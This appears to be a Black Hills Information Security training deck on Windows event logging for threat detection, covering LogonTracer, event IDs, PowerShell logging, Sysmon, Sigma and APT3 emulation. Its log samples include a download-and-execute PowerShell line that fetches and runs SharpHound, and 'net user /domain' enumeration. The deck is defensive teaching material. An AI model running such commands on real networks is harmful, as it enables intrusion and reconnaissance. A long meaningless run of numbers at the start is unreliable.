4854, 4855, 4856, 4857, 4858, 4859, 4860, 4861, 4862, 4863, 4864, 4865, 4866, 4867, 4868, 4869, 4870, 4871, 4872, 4873, 4874, 4875, 4876, 4877, 4878, 4879, 4880, 4881, 4882, 4883, 4884, 4885, 4886, 4887, 4888, 4889, 4890, 4891, 4892, 4893, 4894, 4895, 4896, 4897, 4898, 4899, 48100, 48101, 48102, 48103, 48104, 48105, 48106, 48107, 48108, 48109, 48110, 48111, 48112, 48113, 48114, 48115, 48116, 48117, 48118, 48119, 48120, 48121, 48122, 48123, 48124, 48125, 48126, 48127, 48128, 48129, 48130, 48131, 48132, 48133, 48134, 48135, 48136, 48137, 48138, 48139, 48140, 48141, 48142, 48143, 48144, 48145, 48146, 48147, 48148, 48149, 48150, 48151, 48152, 48153, 48154, 48155, 48156, 48157, 48158, 48159, 48160, 48161, 48162, 48163, 48164, 48165, 48166, 48167, 48168, 48169, 48170, 48171, 48172, 48173, 48174, 48175, 48176, 48177, 48178, 48179, 48180, 48181, 48182, 48183, 48184, 48185, 48186, 48187, 48188, 48189, 48190, 48191, 48192, 48193, 48194, 48195, 48196, 48197, 48198, 48199, 481000, 481001, 481002, 481003, 481004, 481005, 481006, 481007, 481008, 481009, 481010, 481011, 481012, 481013, 481014, 481015, 481016, 481017, 481018, 481019, 481020, 481021, 481022, 481023, 481024, 481025, 481026, 481027, 481028, 481029, 481030, 481031, 481032, 481033, 481034, 481035, 481036, 481037, 481038, 481039, 481040, 481041, 481042, 481043, 481044, 481045, 481046, 481047, 481048, 481049, 481050, 481051, 481052, 481053, 481054, 481055, 481056, 481057, 481058, 481059, 481060, 481061, 481062, 481063, 481064, 481065, 481066, 481067, 481068, 481069, 481070, 481071, 481072, 481073, 481074, 481075, 481076, 481077, 481078, 481079, 481080, 481081, 481082, 481083, 481084, 481085, 481086, 481087, 481088, 481089, 481090, 481091, 481092, 481093, 481094, 481095, 481096, 481097, 481098, 481099, 481100, 481101, 481102, 481103, 481104, 481105, 481106, 481107, 481108, 481109, 481110, 481111, 481112, 481113, 481114, 481115, 481116, 481117, 481118, 481119, 481120, 481121, 481122, 481123, 481124, 481125, 481126, 481127, 481128, 481129, 481130, 481131, 481132, 481133, 481134, 481135, 481136, 481137, 481138, 481139, 481140, 481141, 481142, 481143, 481144, 481145, 481146, 481147, 481148, 481149, 481150, 481151, 481152, 481153, 481154, 481155, 481156, 481157, 481158, 481159, 481160, 481161, 481162, 481163, 481164, 481165, 481166, 481167, 481168, 481169, 481170, 481171, 481172, 481173, 481174, 481175, 481176, 481177, 481178, 481179, 481180, 481181, 481182, 481183, 481184, 481185, 481186, 481187, 481188, 481189, 481190, 481191, 481192, 481193, 481194, 481195, 481196, 481197, 481198, 481199, 481200, 481201, 481202, 481203, 481204, 481205, 481206, 481207, 481208, 481209, 481210, 481211, 481212, 481213, 481214, 481215, 481216, 481217, 481218, 481219, 481220, 481221, 481222, 481223, 481224, 481225, 481226, 481227, 481228, 481229, 481230, 481231, 481232, 481233, 481234, 481235, 481236, 481237, 481238, 481239, 481240, 481241, 481242, 481243, 481244, 481245, 481246, 481247, 481248, 481249, 481250, 481251, 481252, 481253, 481254, 481255, 481256, 481257, 481258, 481259, 481260, 481261, 481262, 481263, 481264, 481265, 481266, 481267, 481268, 481269, 481270, 481271, 481272, 481273, 481274, 481275, 481276, 481277, 481278, 481279, 481280, 481281, 481282, 481283, 481284, 481285, 481286, 481287, 481288, 481289, 481290, 481291, 481292, 481293, 481294, 481295, 481296, 481297, 481298, 481299, 481300, 481301, 481302, 481303, 481304, 481305, 481306, 481307, 481308, 481309, 481310, 481311, 481312, 481313, 481314, 481315, 481316, 481317, 481318, 481319, 481320, 481321, 481322, 481323, 481324, 481325, 481326, 481327, 481328, 481329, 481330, 481331, 481332, 481333, 481334, 481335, 481336, 481337, 481338, 481339, 481340, 481341, 481342, 481343, 481344, 481345, 481346, 481347, 481348, 481349, 481350, 481351, 481352, 481353, 481354, 481355, 481356, 481357, 481358, 481359, 481360, 481361, 481362, 481363, 481364, 481365, 481366, 481367, 481368, 481369, 481370, 481371, 481372, 481373, 481374, 481375, 481376, 481377, 481378, 481379, 481380, 481381, 481382, 481383, 481384, 481385, 481386, 481387, 481388, 481389, 481390, 481391, 481392, 481393, 481394, 481395, 481396, 481397, 481398, 481399, 481400, 481401, 481402, 481403, 481404, 481405, 481406, 481407, 481408, 481409, 481410, 481411, 481412, 481413, 481414, 481415, 481416, 481417, 481418, 481419, 481420, 481421, 481422, 481423, 481424, 481425, 481426, 481427, 481428, 481429, 481430, 481431, 481432, 481433, 481434, 481435, 481436, 481437, 481438, 481439, 481440, 481441, 481442, 481443, 481444, 481445, 481446, 481447, 481448, 481449, 481450, 481451, 481452, 481453, 481454, 481455, 481456, 481457, 481458, 481459, 4814510, 4814511, 4814512, 4814513, 4814514, 4814515, 4814516, 4814517, 4814518, 4814519, 4814520, 4814521, 4814522, 4814523, 4814524, 4814525, 4814526, 4814527, 4814528, 4814529, 48145200, 48145201, 48145202, 48145203, 48145204, 48145205, 48145206, 48145207, 48145208, 48145209, 48145210, 48145211, 48145212, 48145213, 48145214, 48145215, 48145216, 48145217, 48145218, 48145219, 48145220, 48145221, 48145222, 48145223, 48145224, 48145225, 48145226, 48145227, 48145228, 48145229, 48145230, 48145231, 48145232, 48145233, 48145234, 48145235, 48145236, 48145237, 48145238, 48145239, 48145240, 48145241, 48145242, 48145243, 48145244, 48145245, 48145246, 48145247, 48145248, 48145249, 48145250, 48145251, 48145252, 48145253, 48145254, 48145255, 48145256, 48145257, 48145258, 48145259, 48145260, 48145261, 48145262, 48145263, 48145264, 48145265, 48145266, 48145267, 48145268, 48145269, 48145270, 48145271, 48145272, 48145273, 48145274, 48145275, 48145276, 48145277, 48145278, 48145279, 48145280, 48145281, 48145282, 48145283, 48145284, 48145285, 48145286, 48145287, 48145288, 48145289, 48145290, 48145291, 48145292, 48145293, 48145294, 48145295, 48145296, 48145297, 48145298, 48145299, 481452100, 481452101, 481452102, 481452103, 481452104, 481452105, 481452106, 481452107, 481452108, 481452109, 481452110, 481452111, 481452112, 481452113, 481452114, 481452115, 481452116, 481452117, 481452118, 481452119, 481452120, 481452121, 481452122, 481452123, 481452124, 481452125, 481452126, 481452127, 481452128, 481452129, 481452130, 481452131, 481452132, 481452133, 481452134, 481452135, 481452136, 481452137, 481452138, 481452139, 481452140, 481452141, 481452142, 481452143, 481452144, 481452145, 481452146, 481452147, 481452148, 481452149, 481452150, 481452151, 481452152, 481452153, 481452154, 481452155, 481452156, 481452157, 481452158, 481452159, 481452160, 481452161, 481452162, 481452163, 481452164, 481452165, 481452166, 481452167, 481452168, 481452169, 481452170, 481452171, 481452172, 481452173, 481452174, 481452175, 481452176, 481452177, 481452178, 481452179, 481452180, 481452181, 481452182, 481452183, 481452184, 481452185, 481452186, 481452187, 481452188, 481452189, 481452190, 481452191, 481452192, 481452193, 481452194, 481452195, 481452196, 481452197, 481452198, 481452199, 481452200, 481452201, 481452202, 481452203, 481452204, 481452205, 481452206, 481452207, 481452208, 481452209, 481452210, 481452211, 481452212, 481452213, 481452214, 481452215, 481452216, 481452217, 481452218, 481452219, 481452220, 481452221, 481452222, 481452223, 481452224, 481452225, 481452226, 481452227, 481452228, 481452229, 481452230, 481452231, 481452232, 481452233, 481452234, 481452235, 481452236, 481452237, 481452238, 481452239, 481452240, 481452241, 481452242, 481452243, 481452244, 481452245, 481452246, 481452247, 481452248, 481452249, 481452250, 481452251, 481452252, 481452253, 481452254, 481452255, 481452256, 481452257, 481452258, 481452259, 481452260, 481452261, 481452262, 481452263, 481452264, 481452265, 481452266, 481452267, 481452268, 481452269, 481452270, 481452271, 481452272, 481452273, 481452274, 481452275, 481452276, 481452277, 481452278, 481452279, 481452280, 481452281, 481452282, 481452283, 481452284, 481452285, 481452286, 481452287, 481452288, 481452289, 481452290, 481452291, 481452292, 481452293, 481452294, 481452295, 481452296, 481452297, 481452298, 481452299, 481452300, 481452301, 481452302, 481452303, 481452304, 481452305, 481452306, 481452307, 481452308, 481452309, 481452310, 481452311, 481452312, 481452313, 481452314, 481452315, 481452316, 481452317, 481452318, 481452319, 481452320, 481452321, 481452322, 481452323, 481452324, 481452325, 481452326, 481452327, 481452328, 481452329, 481452330, 481452331, 481452332, 481452333, 481452334, 481452335, 481452336, 481452337, 481452338, 481452339, 481452340, 481452341, 481452342, 481452343, 481452344, 481452345, 481452346, 481452347, 481452348, 481452349, 481452350, 481452351, 481452352, 481452353, 481452354, 481452355, 481452356, 481452357, 481452358, 481452359, 481452360, 481452361, 481452362, 481452363, 481452364, 481452365, 481452366, 481452367, 481452368, 481452369, 481452370, 481452371, 481452372, 481452373, 481452374, 481452375, 481452376, 481452377, 481452378, 481452379, 481452380, 481452381, 481452382, 481452383, 481452384, 481452385, 481452386, 481452387, 481452388, 481452389, 481452390, 481452391, 481452392, 481452393, 481452394, 481452395, 481452396, 481452397, 481452398, 481452399, 481452400, 481452401, 481452402, 481452403, 481452404, 481452405, 481452406, 481452407, 481452408, 481452409, 481452410, 481452411, 481452412, 481452413, 481452414, 481452415, 481452416, 481452417, 481452418, 481452419, 481452420, 481452421, 481452422, 481452423, 481452424, 481452425, 481452426, 481452427, 481452428, 481452429, 481452430, 481452431, 481452432, 481452433, 481452434, 481452435, 481452436, 481452437, 481452438, 481452439, 481452440, 481452441, 481452442, 481452443, 481452444, 481452445, 481452446, 481452447, 481452448, 481452449, 481452450, 481452451, 481452452, 481452453, 481452454, 481452455, 481452456, 481452457, 481452458, 481452459, 481452460, 481452461, 481452462, 481452463, 481452464, 481452465, 481452466, 481452467, 481452468, 481452469, 481452470, 481452471, 481452472, 481452473, 481452474, 481452475, 481452476, 481452477, 481452478, 481452479, 481452480, 481452481, 481452482, 481452483, 481452484, 481452485, 481452486, 481452487, 481452488, 481452489, 481452490, 481452491, 481452492, 481452493, 481452494, 481452495, 481452496, 481452497, 481452498, 481452499, 481452500, 481452501, 481452502, 481452503, 481452504, 481452505, 481452506, 481452507, 481452508, 481452509, 481452510, 481452511, 481452512, 481452513, 481452514, 481452515, 481452516, 481452517, 481452518, 481452519, 481452520, 481452521, 481452522, 481452523, 481452524, 481452525, 481452526, 481452527, 481452528, 481452529, 481452530, 481452531, 481452532, 481452533, 481452534, 481452535, 481452536, 481452537, 481452538, 481452539, 481452540, 481452541, 481452542, 481452543, 481452544, 481452545, 481452546, 481452547, 481452548, 481452549, 481452550, 481452551, 481452552, 481452553, 481452554, 481452555, 481452556, 481452557, 481452558, 481452559, 481452560, 481452561, 481452562, 481452563, 481452564, 481452565, 481452566, 481452567, 481452568, 481452569, 481452570, 481452571, 481452572, 481452573, 481452574, 481452575, 481452576, 481452577, 481452578, 481452579, 481452580, 481452581, 481452582, 481452583, 481452584, 481452585, 481452586, 481452587, 481452588, 481452589, 481452590, 481452591, 481452592, 481452593, 481452594, 481452595, 481452596, 481452597, 481452598, 481452599, 481452600, 481452601, 481452602, 481452603, 481452604, 481452605

LogonTracer



Rank	User	Rank	Host
1	administrator	1	win7_64jp_01
2	machida.kanagawa	2	win7_64jp_02
3	yokohama.kanagawa	3	192.168.16.101
4	urayasu.chiba	4	192.168.16.103
5	chiyoda.tokyo	5	win7_64jp_03
		6	192.168.16.102



© Black Hills Information Security | @BHInfoSecurity



LogonTracer



Timeline Username: administrator + - Table search all Download ▾

		2017																																												
		9		30(Sat)																10																										
Username		15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	
yokohama.kanagawa		0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4	4	0	4	0	8	0	4	4	0			
sysg.admin		2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3	0	2	1	2	0	2	3	0	2	0	4	
utsunomiya.tochigi		1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0	
urayasu.chiba		8	0	4	0	8	0	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	0	4	0	4	4	0	8	0	4	0	4	4	0	4	0	8	4
nagoya.aichi		0	1	0	7	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0	4	0	0	0	0	0	0	6	0	3	0	
chiyoda.tokyo		0	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0	0	
urawa.saitama		4	0	8	0	4	0	4	3	0	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0	4	0	4	4	0	4	0	8	4			
sapporo.hokkaido		4	0	4	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4		
naha.okinawa		0	2	3	0	2	2	1	2	0	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0	
sakai.osaka		0	4	0	4	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	8	0	4	0		
hakata.fukuoka		0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	0	4	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	0	4		
maebashi.gunma		0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	
machida.kanagawa		0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
mito.ibaraki		0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	



© Black Hills Information Security | @BHInfoSecurity



Logon Anomalies



LogonTracer

Username: administrator Event ID: 4624, 4625, 4768, 4769, 4776 Count: 0 search search path Export

IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it.
DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

All Users
SYSTEM Privileges
NTLM Remote Logon
RDP Logon
Network Logon
Batch Logon
Service Logon
MS14-068 Exploit Failure
Logon Failure
Detect DCSync/DCShadow
Add/Delete Users
Domain Check
Audit Policy Change

Add event value Count Type Auth

Rank User

1	svc_whitenoise
2	anonymous logon
3	administrator
4	it.admin
5	healthmailbox13c5e
6	winlab
7	maxine.james
8	do.not.reply
9	customer
10	ssmith

Rank Host

1	labv2-mx
2	10.55.100.183
3	10.55.100.186
4	10.55.200.14

Back Next



Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC\$ and so many more....



Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"



SIEM and %

- Let's play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?



Because I know the power of a question!



Command Line Logging is Easy

You must have Audit Process Creation auditing enabled

You must enable the policy setting: Include command line in process creation events

“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. *MSFT, see links)

The image shows two screenshots. The top screenshot is a web page titled "i-ds/manage/component-updates/command-line-process-auditing" with a bulleted list of changes:

- The pre-existing process creation audit event ID 4688 will now include audit information for command line processes.
- It will also log SHA1/2 hash of the executable in the AppLocker event log
 - Application and Services Logs\Microsoft\Windows\AppLocker
- You enable via GPO, but it is disabled by default
 - "Include command line in process creation events"

The bottom screenshot is a "Event Properties - Event 4688, Microsoft Windows security auditing" dialog box. It shows a "General" tab with the following details:

A new process has been created.

Subject:

Security ID:	ADPERF\administrator
Account Name:	administrator
Account Domain:	ADPERF
Logon ID:	0x22D92

Process Information:

New Process ID:	0x44c
New Process Name:	C:\Windows\System32\wscript.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0x6dc

Process Command Line: "C:\Windows\System32\wscript.exe" "C:\systemfiles\\temp\commandandcontrol\zone\fifthward\ntuserrights.vbs"

Token Elevation Type indicates the type of token that was assigned to the new process in



Command Line Logging is ~~Easy~~

Max log file size is small by default.

Command line logging is off by default.

“To see the effects of this update, you will need to enable two policy settings”

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.

When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.



Command Line Logging is Easy

To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit

The screenshot shows the Windows Group Policy Management console. On the left, a navigation tree displays 'Computer Configuration' with 'Policies' and 'Windows Settings' expanded, showing 'Name Resolution Policy', 'Scripts (Startup/Shutdown)', 'Security Settings', 'Account Policies', 'Local Policies', 'Audit Policy', 'User Rights Assignment', 'Security Options', 'Event Log', 'Restricted Groups', 'System Services', 'Registry', 'File System', 'Wired Network (IEEE 802.3) Policies', 'Windows Firewall with Advanced Se...', and 'Network List Manager Policies'. The 'Audit Policy' node is selected. On the right, a list of policies is shown under the heading 'Policy'. The 'Audit: Force audit policy subcategory settings (Windows Vista or later)' policy is highlighted. A detailed view window for this policy is open, titled 'Audit: Force audit policy subcategory settings (Wi...)'.

Policy

- Accounts: Limit local account use of blank passwords to co... Not Define
- Accounts: Rename administrator account Not Define
- Accounts: Rename guest account Not Define
- Audit: Audit the access of global system objects Not Define
- Audit: Audit the use of Backup and Restore privilege Not Define
- Audit: Force audit policy subcategory settings (Windows Vis... Not Define
- Audit: Shut down system immediately if unable to log secur... Not Define

Audit: Force audit policy subcategory settings (Wi...)

Security Policy Setting Explain

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

Define this policy setting:

Enabled

Disabled



Command Line Logging is WORKING!!!!

net user /domain

Event 4688, Microsoft Windows security auditing.

General Details

Target Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Process Information:

New Process ID:	0x1680
New Process Name:	C:\Windows\System32\net1.exe
Token Elevation Type:	%1936
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x1314
Creator Process Name:	C:\Windows\System32\net.exe
Process Command Line:	C:\Windows\system32\net1 user /domain

PowerShell Logging is ~~Easy~~: Some useful commands.

```
WevtUtil gl "Windows PowerShell" (list configuration)
```

```
WevtUtil sl "Windows PowerShell" /ms:512000000
```

```
WevtUtil sl "Windows PowerShell" /rt:false
```

```
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
```

```
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
```

```
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
```

We will talk about Get-WinEvent a bit later

But....the profile.ps1 file below is where it's at.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```



© Black

But, Now We Have PS Logs

Windows PowerShell Number of events: 563			
Level	Date and Time	Source	Event ID Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800 Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

```
NewCommandState=Started  
SequenceNumber=28  
  
HostName=ConsoleHost  
HostVersion=5.1.17763.503  
HostId=3d142d60-27ec-49a3-a2fb-23dc3d34a2b9d  
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound  
EngineVersion=5.1.17763.503  
RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a  
PipelineId=2  
CommandName=New-Object  
 CommandType=Cmdlet  
ScriptName=  
CommandPath=  
CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
```

Sysmon - Install

SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml
```


```
System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

```
Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```



© Black Hills

Sysmon Log Locations



© Black

Log Detail



```
Process Create:  
RuleName:  
UtcTime: 2019-07-29 16:49:44.838  
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}  
ProcessId: 6816  
Image: C:\Users\Sec504\Downloads\msf.exe  
FileVersion: 2.2.14  
Description: ApacheBench command line utility  
Product: Apache HTTP Server  
Company: Apache Software Foundation  
OriginalFileName: ab.exe  
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"  
CurrentDirectory: C:\Users\Sec504\Downloads\  
User: THEBOSS\Sec504  
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}  
LogonId: 0x72033  
TerminalSessionId: 2  
IntegrityLevel: Medium  
Hashes: MD5=532FA545F9B01DCA5E0991B7AB85E326,SHA256=4960AD6540BF6D8991ED93  
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}  
ParentProcessId: 1772  
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe  
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```



GPO and Sysmon



- Great Article via Syspanda
 - <https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/>

```
1 copy /z /y "\\\\domain.com\\apps\\config.xml" "C:\\windows\\"  
2 sysmon -c c:\\windows\\config.xml  
3  
4 sc query "Sysmon" | Find "RUNNING"  
5 If "%ERRORLEVEL%" EQU "1" (  
6 goto startsysmon  
7 )  
8 :startsysmon  
9 net start Sysmon  
10  
11 If "%ERRORLEVEL%" EQU "1" (  
12 goto installsystmon  
13 )  
14 :installsystmon  
15 "\\\\domain.com\\apps\\sysmon.exe" /accepteula -i c:\\windows\\config.xml
```



Winlogbeat



```
> Administrator: Windows PowerShell
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1
Status      Name            DisplayName
----      ----            -----------
Stopped    winlogbeat        winlogbeat

PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat> -
```



Sigma

README.md

build passing



SIGMA

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what [Snort](#) is for network traffic and [YARA](#) is for files.

This repository contains:

1. Sigma rule specification in the [Wiki](#)
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules



© Black Hills Infor



6 Event IDs



LOGONTRACER

Black Hat Arsenal USA 2018

Concept

LogonTracer is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on [this research](#).

- 4624: Successful logon
- 4625: Logon failure
- 4768: Kerberos Authentication (TGT Request)
- 4769: Kerberos Service Ticket (ST Request)
- 4776: NTLM Authentication
- 4672: Assign special privileges

More details are described in the following documents:

- [Visualise Event Logs to Identify Compromised Accounts - LogonTracer -](#)
- [イベントログを可視化して不正使用されたアカウントを調査 \(Japanese\)](#)



© Black H

Lets say, this happens



```
Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: LABV2-DC2$  

            User SID Access Count: 56
Command   :
Decoded   :

Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : High number of total logon failures for multiple accounts
Results   : Total accounts: 232  

            Total logon failures: 240
```



What does it look like?



4770 Credential Validation
4776 Credential Validation

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Samantha.Ryan
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Roderick.Stone
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Timmy.Richardson
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A



Lab: Enterprise Log Analysis



© Black Hills Information Security | @BHInfoSecurity



Endpoint Protection Analysis




© Black Hills Information Security | @BHInfoSecurity

Overlapping Fields of View



- The key is overlapping fields of visibility
- Endpoint
- SIEM/UBEA
- Network Monitoring
- Sandboxing
- Internal Segmentation



Everyone's a Winner!



APT3 Emulation

ATT&CK Evaluations 2018

RESULTS




ATT&CK Description

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. [1] [2] This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap. [1] [3] As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong. [4]

Emulation Notes

APT3 relies on harvesting credentials, issuing on-keyboard commands (versus Windows API calls), and using programs already trusted by the operating system ("living off the land"). Similarly, they are not known to do elaborate scripting techniques, leverage exploits after initial access, or use anti-EDR capabilities such as rootkits or bootkits.

Scenario Overview



Two scenarios emulate publicly reported APT3/Gothic Panda tradecraft and operational flows. In both scenarios, access is established on the target victim. The scenario then proceeds into local/remote discovery, elevation of privileges, grabbing available credentials, then finally lateral movement within the breached network before collecting and exfiltrating sensitive data. Both scenarios include executing previously established persistence mechanisms executed after a simulated time lapse.

